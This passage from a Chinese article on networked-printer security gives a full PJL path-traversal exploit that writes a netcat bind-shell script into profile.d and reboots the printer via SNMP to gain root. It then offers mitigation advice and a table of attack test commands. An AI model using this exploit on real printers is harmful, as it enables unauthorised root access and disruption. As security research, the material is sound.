FSDOWNLOAD 命令需要发送终止程序字符 (ESC)，所以，为了代替 Netcat 工具，编写脚本把读取信息存储到文件中，需要找到一个文件，此文件 PJL 语言具备对打印机文件系统的写权限。

对 0:/ 目录测试发现，0:/../../../../rw/var/etc/profile.d 目录，profile.d 目录包含了系统启动时的各种执行脚本，而且，可以发现，0:/../../../../rw/var/etc/profile.d/ 和 ../../../../var/etc/profile.d/ 目录下包含了相同的数据内容，且 0:/ 文件系统中可以对 profile.d 进行写权限操作，0:/../../../../rw/var/etc/profile.d/ 和 ../../../../var/etc/profile.d/ 目录测试如下图所示：

```
albinolobster@ubuntu:~$ nc 192.168.1.158 9100
@PJL FSDIRLIST NAME="0:/../../../../rw/var/etc/profile.d/" ENTRY=1 COUNT=1024
@PJL FSDIRLIST NAME="0:/../../../../rw/var/etc/profile.d/" ENTRY=1
.sig/ TYPE=DIR

@PJL FSDIRLIST NAME="../../../../var/etc/profile.d/" ENTRY=1 COUNT=1024
@PJL FSDIRLIST NAME="../../../../var/etc/profile.d/" ENTRY=1<
.sig/ TYPE=DIR
```

编写 Python 脚本尝试把读取信息存储到 0:/../../../../rw/var/etc/profile.d/writing_test 文件中，脚本如下图所示：

```
import socket
import sys

test = ('test')

if len(sys.argv) != 3:
    print '\nUsage:upload.py [ip] [port]\n'
    sys.exit()

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server_address = (sys.argv[1], int(sys.argv[2]))
print 'connecting to %s port %s' % server_address
sock.connect(server_address)

dir_query = '@PJL FSDOWNLOAD FORMAT=BINARY SIZE=' + str(len(test)) + ' NAME="0:../../rw/var/etc/profile.d/writing_test"\r\n'
dir_query += test
dir_query += '\x1b~12345X'
sock.sendall(dir_query)
sock.close()
```

对脚本进行测试，新写入创建的文件还能通过遍历的方式可见：

```
albinolobster@ubuntu:~$ python write_test.py 192.168.1.158 9100
connecting to 192.168.1.158 port 9100
albinolobster@ubuntu:~$ nc 192.168.1.158 9100
@PJL FSDIRLIST NAME="../../var/etc/profile.d/" ENTRY=1 COUNT=1024
@PJL FSDIRLIST NAME="../../var/etc/profile.d/" ENTRY=1
.sig/ TYPE=DIR
writing_test TYPE=FILE SIZE=4
```

现在已经具备包含系统启动脚本目录的写权限。只需向其中写入一个执行脚本，并弄清楚如何重启打印机，当设备重启时，就可以等待脚本启动执行了。当然，这个脚本的运行最终必须得给予 shell 访问权。由于打印机系统中配置了 netcat，由此，创建了一个脚本，该脚本将会生成一个绑定到 1270 端口的 shell：

```
if [ ! -p /tmp/pwned ]; then
    mkfifo /tmp/pwned
    cat /tmp/pwned | /bin/sh 2>&1 | /usr/bin/nc -l 1270 > /tmp/pwned &
fi
```

只要让打印机远程重启，就可实现任意代码执行了，一种方法是使用 SNMP 协议的 MIB 命令来实现重启，实现打印机远程重启的 SNMP 命令如下：

```
albinolobster@ubuntu:~$ snmpset -v1 -c public 192.168.1.158 1.3.6.1.2.1.43.5.1.1.3.1 i 4
iso.3.6.1.2.1.43.5.1.1.3.1 = INTEGER: 4
```

对未更新固件的目标打印机进行攻击，可以获取到一个绑定到 1270 端口的反弹 shell，如下图所示：

```
albinolobster@ubuntu:~$ python printer_exploit.py 192.168.1.158 9100
connecting to 192.168.1.158 port 9100
@PJL FSQUERY NAME="0:../../rw/var/etc/profile.d/lol.sh" TYPE=FILE SIZE=119
Done! Try port 1270 in ~30 seconds
albinolobster@ubuntu:~$ nc 192.168.1.158 1270
whoami
root
```

把所有脚本功能合成后，最终写出了能向 profile.d 中写入系统启动执行脚本，并能执行打印机重启的 exploit：

```
import socket
import sys
from easysnmp import snmp_set

profile_d_script = ('if [ ! -p /tmp/pwned ]; then\n'
                    '\tmkfifo /tmp/pwned\n'
                    '\tcat /tmp/pwned | /bin/sh 2>&1 | /usr/bin/nc -l 1270 > /tmp/pwned &\n'
                    'fi\n')

if len(sys.argv) != 3:
    print '\nUsage:upload.py [ip] [port]\n'
    sys.exit()

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.settimeout(2)
server_address = (sys.argv[1], int(sys.argv[2]))
print 'connecting to %s port %s' % server_address
sock.connect(server_address)

dir_query = '@PJL FSDOWNLOAD FORMAT:BINAR SIZE=' + str(len(profile_d_script)) + ' NAME="0:../../rw/var/etc/profile.d/lol.sh"\r\n'
dir_query += profile_d_script
dir_query += '\x1b%-12345X'
sock.sendall(dir_query)
sock.close()

sock1 = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock1.connect(server_address)
dir_query = '@PJL FSQUERY NAME="0:../../rw/var/etc/profile.d/lol.sh"\r\n'
sock1.sendall(dir_query)

response = ''
while True:
    data = sock1.recv(1)
    if '\n' == data: break
    response += data

print response
snmp_set('1.3.6.1.2.1.43.5.1.1.3.1', 4, 'integer', hostname='192.168.1.158', community='public', version=1)
print 'Done! Try port 1270 in ~30 seconds'
```

五、联网打印机安全风险防范措施

5.1 对厂商的风险防范建议

5.1.1 制定开放、充分研究的标准

从前面个各种案例中可以知道，很多安全缺陷是通过厂商自定义的 PJL 扩展和其他专有特性引入的，即使这些特性并未文档化，通过逆向工程，迟早还是会有人会发现设备的“隐藏功能”，所以对打印机厂商而言，应该专注于开放的、经过充分研究的标准，以提高打印机的安全性。

5.1.2 数字签名采用单一对策

当涉及固件和软件包更新时，数字签名通常被提倡为单一对策。如果正确使用，只有来自拥有私钥的实体的文件才能安装在设备上。

5.1.3 采用生物识别技术

生物特征识别技术也可以作为一种可靠的方案，例如指纹识别这类目前较为成熟的技术，用户打印前先利用密码登录，然后录入指纹信息，驱动程序将录入指纹与指纹库中的信息进行比对，根据比对结果给用户分配不同的权限。

5.1.4 采用数字水印技术

数字水印技术也可以作为一项安全特性引入打印机，通过一定的算法将信息隐藏到目标文档图像点中，只有通过一定的技术手段才能读取其中信息。用户可以在重要文档中添加标识信息，当发现文档外泄时，可以根据外泄文档中的暗水印来追根溯源。

5.2 对管理员的风险防范建议

5.2.1 设置安全的用户名和密码

设置用户名密码，和任何的连网设备一样，网络打印机也需要设置用户名密码，防止非法用户对打印机设置进行破坏，这是最基本的要求。

5.2.2 关闭必要协议

关闭不使用的协议，网络打印机会启动很多网络协议，有的协议在具体的使用情景中是用不到的，根据信息安全的最小化原则，用户应该关闭这些协议。

5.2.3 断开打印机外网连接

默认网关设置，打印机本身一般不需要上网，而且通常只被一个部门的人员使用，所以管理员不应该使外部网络也能访问打印机，更安全的方法是将所有打印设备完全打包到单独的 VLAN 中，只能由加固的打印服务器访问。

5.2.4 采用白名单机制

设置白名单，网络打印机通常会有一个访问控制列表，管理员可以在列表上保存需要使用打印机的合法用户的 IP 地址，只有这些地址可以访问网络打印机，从而减少了大部分的网络威胁。

5.2.5 对打印机定期安全测试

如果条件允许，还可以对打印机进行一些简单的安全测试，除了一些传统的渗透测试工具，Printer Exploitation Toolkit (PRET) 就是一个很好的工具，它基于 Python 开发，主要思想是促进最终用户和打印机之间的通信，通过输入类 UNIX 命令，PRET 会将其转换为 PostScript 或 PJI，发送到打印机，并评估结果。该工具可以帮助渗透测试人员评估 PostScript, PJI 和 PCL 中的各种错误和功能。

在表 5 的表格中，列出了快速检测前文中提到的大部分攻击的方法，适用于大多数厂商的设备。

表 7 攻击者模型及其特点

类别	攻击方式	目标	测试方法
拒绝服务	占用传输通道	TCP	while true; do nc printer 9100; done
	占用文件处理	PS	PRET 命令: disable, hang
		PJI	PRET 命令: disable, offline
	物理损害	PS	PRET 命令: destroy
		PJI	PRET 命令: destroy
特权提升	恢复出厂设置	SNMP	snmpset -v1 -c public printer 1.3.6.1.2.1.43.5.1.1.3.1 i 6
		PML	PRET 命令: reset
		PS	PRET 命令: reset
	身份认证绕过	TCP	直接连接到打印机，绕过打印服务器

		IPP	检查是否可以设置用户名而无需身份验证
		PS	检查 PostScript 代码是否在打印服务器上进行了预处理
		PJL	PRET 命令: pagecount
信息泄露	内存访问	PJL	PRET 命令: nvram dump
	文件系统访问	PS	PRET 命令: fuzz, ls, get, put, ...
		PJL	PRET 命令: fuzz, ls, get, put, ...
	凭证泄露	PS	PRET 命令: lock, unlock
		PJL	PRET 命令: lock, unlock
代码执行	缓冲区溢出	PJL	PRET 命令: flood
		LPD	./lpdtest.py printer in "`python -c 'print "x"*3000'`"

5.3 对普通用户的风险防范建议

5.3.1 提高安全意识

对于普通员工而言,虽然不能掌握信息安全技术,但必须有较强的信息安全意识,了解打印机漏洞的原理和黑客攻击打印机的常用手法,提高安全意识,形成良好的打印机使用习惯。

5.3.2 参加安全培训

绝大多数用户都没有接受过任何正规形式的网络安全培训,网络安全知识匮乏是当前急需改变的现状。培训是快速提升自身知识及技能的一条重要途径。加强员工网络安全知识的培训及普及,培训对象也不应局限于网络安全管理人员。

5.3.3 使用安全注意事项

注意可疑人员对打印机的使用、及时向管理员报告可疑的打印输出，例如如 HTTP 标头，因为它们可能是跨站点打印攻击的痕迹、所有无用的文档，即使不包含机密数据也应该彻底粉碎。